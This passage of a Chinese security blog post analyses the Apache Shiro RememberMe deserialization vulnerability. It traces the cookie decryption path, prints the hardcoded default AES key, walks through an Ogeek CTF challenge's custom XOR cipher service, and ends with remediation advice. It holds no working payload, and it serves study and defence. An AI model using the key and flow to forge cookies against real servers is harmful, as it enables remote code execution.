
```
            String base64 = Base64.encodeToString(serialized);
```

解析cookie的过程

此时将在`org/apache/shiro/web/mgt/CookieRememberMeManager.java`中将传递的base64字符串进行解码后放到字节数组中，因为java的序列化字符串即为字节数


```
byte[] decoded = Base64.decode(base64);
```

此后将调用org/apache/shiro/mgt/AbstractRememberMeManager.java■■getRememberedPrincipals()方法来从cookie中获取身份信息




```java
public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
    PrincipalCollection principals = null;
    try {
        byte[] bytes = getRememberedSerializedIdentity(subjectContext);
        //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
        if (bytes != null && bytes.length > 0) {
            principals = convertBytesToPrincipals(bytes, subjectContext);
        }
    } catch (RuntimeException re) {
        principals = onRememberedPrincipalFailure(re, subjectContext);
    }

    return principals;
}
```

此时可以看到将cookie中解码的字节数组进行解密，并随后进行反序列化




```java
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {
    if (getCipherService() != null) {
        bytes = decrypt(bytes);
    }
    return deserialize(bytes);
}
```

其中decrypt方法中就使用了之前硬编码的加密密钥，通过getDecryptionCipherKey()方法获取



```java
protected byte[] decrypt(byte[] encrypted) {
    byte[] serialized = encrypted;
    CipherService cipherService = getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.decrypt(encrypted, getDecryptionCipherKey());
        serialized = byteSource.getBytes();
    }
    return serialized;
```


而我们实际上可以看到其构造方法中实际上定义的加密和解密密钥都是硬编码的密钥



```java
public AbstractRememberMeManager() {
    this.serializer = new DefaultSerializer<PrincipalCollection>();
    this.cipherService = new AesCipherService();
    setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
}
```


```java
public void setCipherKey(byte[] cipherKey) {
    //Since this method should only be used in symmetric ciphers
    //(where the enc and dec keys are the same), set it on both:
    setEncryptionCipherKey(cipherKey);
    setDecryptionCipherKey(cipherKey);
}
```

即为Base64.decode("kPH+bIxk5D2deZiIxcaaaA=="),得到解密的密钥以后将在org/apache/shiro/crypto/JcaCipherService.java的decrypt()方法中进行解密



```java

        int ivSize = getInitializationVectorSize();
        int ivByteSize = ivSize / BITS_PER_BYTE;

        //now we know how large the iv is, so extract the iv bytes:
        iv = new byte[ivByteSize];
        System.arraycopy(ciphertext, srcPos: 0, iv, destPos: 0, ivByteSize);

        //remaining data is the actual encrypted ciphertext.  Isolate it:
        int encryptedSize = ciphertext.length - ivByteSize;
        encrypted = new byte[encryptedSize];
        System.arraycopy(ciphertext, ivByteSize, encrypted, destPos: 0, encryptedSize);
```

并在decrypt方法中调用调用crypt方法利用密文，key，iv进行解密




```
    private ByteSource decrypt(byte[] ciphertext, byte[] key, byte[] iv) throws CryptoException {
        if (log.isTraceEnabled()) {
            log.trace("Attempting to decrypt incoming byte array of length " +
                    (ciphertext != null ? ciphertext.length : 0));
        }
        byte[] decrypted = crypt(ciphertext, key, iv, javax.crypto.Cipher.DECRYPT_MODE);
        return decrypted == null ? null : ByteSource.Util.bytes(decrypted);
    }
```

解密完成后将返回到`org/apache/shiro/mgt/AbstractRememberMeManager.java`的convertBytesToPrincipals()方法中，此时deserialize(bytes)将对解密的字节数

```
this.serializer = new DefaultSerializer<PrincipalCollection>();
```


此时将调用deserialize()方法来进行反序列化，在此方法中我们就可以看到熟悉的readObject()，从而触发反序列化




```
     * @throws SerializationException if anything goes wrong using the streams.
     */
    public T deserialize(byte[] serialized) throws SerializationException {
        if (serialized == null) {
            String msg = "argument cannot be null.";
            throw new IllegalArgumentException(msg);
        }
        ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
        BufferedInputStream bis = new BufferedInputStream(bais);
        try {
            ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
            /unchecked/
            T deserialized = (T) ois.readObject();
            ois.close();
            return deserialized;
        } catch (Exception e) {
            String msg = "Unable to deserialze argument byte array.";
            throw new SerializationException(msg, e);
        }
    }
}
```

Ogeek线下java-shiro


这道题中cookie的加密方式实际上不是默认的AES。因为从之前shiro加解密的过程我们已经知道`org/apache/shiro/crypto/CipherService.java`是个接口，并且在



```
    protected byte[] encrypt(byte[] serialized) {
        byte[] value = serialized;
        CipherService cipherService = getCipherService();
        if (cipherService != null) {
            ByteSource byteSource = cipherService.encrypt(serializ

            value = byteSource.getBytes();

        }
        return value;
```



```
    public CipherService getCipherService() {
        return cipherService;
    }
```



```
    public AbstractRememberMeManager() {
        this.serializer = new DefaultSerializer<PrincipalC
        this.cipherService = new AesCipherService();
```

那么实际上我们也可以定义自己的加密逻辑，这道题目便是自己实现了CiperService接口并自己实现了一个简单的加密和解密的流程
WEB-INF/classes/com/collection/shiro/crypto/ShiroCipherService.class：

```
package com.collection.shiro.crypto;

import java.io.InputStream;
import java.io.OutputStream;
import java.util.Base64;
import java.util.UUID;
import javax.servlet.http.HttpServletRequest;
import org.apache.shiro.SecurityUtils;
import org.apache.shiro.crypto.CipherService;
import org.apache.shiro.crypto.CryptoException;
import org.apache.shiro.crypto.hash.Md5Hash;
import org.apache.shiro.crypto.hash.Sha1Hash;
import org.apache.shiro.subject.Subject;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.util.ByteSource.Util;
import org.apache.shiro.web.util.WebUtils;
import org.json.JSONObject;

public class ShiroCipherService implements CipherService {
   public ShiroCipherService() {
   }

   public ByteSource decrypt(byte[] ciphertext, byte[] key) throws CryptoException {
       String skey = (new Sha1Hash(new String(key))).toString();
       byte[] bkey = skey.getBytes();
       byte[] data_bytes = new byte[ciphertext.length];

       for(int i = 0; i < ciphertext.length; ++i) {
           data_bytes[i] = (byte)(ciphertext[i] ^ bkey[i % bkey.length]);
       }

       byte[] jsonData = new byte[ciphertext.length / 2];

       for(int i = 0; i < jsonData.length; ++i) {
           jsonData[i] = (byte)(data_bytes[i * 2] ^ data_bytes[i * 2 + 1]);
       }

       JSONObject jsonObject = new JSONObject(new String(jsonData));
       String serial = (String)jsonObject.get("serialize_data");
       return Util.bytes(Base64.getDecoder().decode(serial));
   }

   public void decrypt(InputStream inputStream, OutputStream outputStream, byte[] bytes) throws CryptoException {
   }

   public ByteSource encrypt(byte[] plaintext, byte[] key) throws CryptoException {
       String sign = (new Md5Hash(UUID.randomUUID().toString())).toString() + "asfda-92u134-";
       Subject subject = SecurityUtils.getSubject();
       HttpServletRequest servletRequest = WebUtils.getHttpRequest(subject);
       String user_agent = servletRequest.getHeader("User-Agent");
       String ip_address = servletRequest.getHeader("X-Forwarded-For");
       ip_address = ip_address == null ? servletRequest.getRemoteAddr() : ip_address;
       String data = "{\"user_is_login\":\"1\",\"sign\":\"" + sign + "\",\"ip_address\":\"" + ip_address + "\",\"user_agent\":
       byte[] data_bytes = data.getBytes();
       byte[] okey = (new Sha1Hash(new String(key))).toString().getBytes();
       byte[] mkey = (new Sha1Hash(UUID.randomUUID().toString())).toString().getBytes();
       byte[] out = new byte[2 * data_bytes.length];

       for(int i = 0; i < data_bytes.length; ++i) {
           out[i * 2] = mkey[i % mkey.length];
           out[i * 2 + 1] = (byte)(mkey[i % mkey.length] ^ data_bytes[i]);
       }

       byte[] result = new byte[out.length];

       for(int i = 0; i < out.length; ++i) {
           result[i] = (byte)(out[i] ^ okey[i % okey.length]);
       }
```

```
        return Util.bytes(result);
    }

    public void encrypt(InputStream inputStream, OutputStream outputStream, byte[] bytes) throws CryptoException {
    }
}
```

这里加密的解密的逻辑都有，并且此时encrypt的加密实际上是针对json字符串进行的，解密时也会对json字符串进行同样解密算法，并取其中serialize_data字段的内容进行
WEB-INF/classes/com/collection/shiro/manager/ShiroRememberManager.class：

```
package com.collection.shiro.manager;

import com.collection.shiro.crypto.ShiroCipherService;
import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.InputStream;
import org.apache.commons.lang.RandomStringUtils;
import org.apache.shiro.crypto.CipherService;
import org.apache.shiro.crypto.hash.Md5Hash;
import org.apache.shiro.web.mgt.CookieRememberMeManager;

public class ShiroRememberManager extends CookieRememberMeManager {
    private CipherService cipherService = new ShiroCipherService();

    public ShiroRememberManager() {
    }

    public CipherService getCipherService() {
        return this.cipherService;
    }

    public byte[] getEncryptionCipherKey() {
        return this.getKeyFromConfig();
    }

    public byte[] getDecryptionCipherKey() {
        return this.getKeyFromConfig();
    }

    private byte[] getKeyFromConfig() {
        try {
            InputStream fileInputStream = this.getClass().getResourceAsStream("remember.key");
            String key = "";
            if (fileInputStream != null && fileInputStream.available() >= 32) {
                byte[] bytes = new byte[fileInputStream.available()];
                fileInputStream.read(bytes);
                key = new String(bytes);
                fileInputStream.close();
            } else {
                BufferedWriter writer = new BufferedWriter(new FileWriter(this.getClass().getResource("/").getPath() + "com/col
                key = RandomStringUtils.random(32, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()_="
                writer.write(key);
                writer.close();
            }

            key = (new Md5Hash(key)).toString();
            return key.getBytes();
        } catch (Exception var4) {
            var4.printStackTrace();
            return null;
        }
    }
}
```

0x03.漏洞修复

1.对于shiro的认证过程而言，如果我们使用了硬编码的默认密钥，或者我们自己配置的AES密钥一旦泄露，都有可能面临着反序列化漏洞的风险，因此可以选择不配置硬编码
2.若需要自己生成密钥，官方提供org.apache.shiro.crypto.AbstractSymmetricCipherService#generateNewKey()方法来进行AES的密钥生成

参考

https://www.cnblogs.com/loong-hon/p/10619616.html
https://www.cnblogs.com/maofa/p/6407102.html
https://cloud.tencent.com/developer/article/1472310

点击收藏 | 1 关注 | 1

上一篇：D-Link路由器前台命令执行漏洞 下一篇：[红日安全]Web安全Day8 -...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板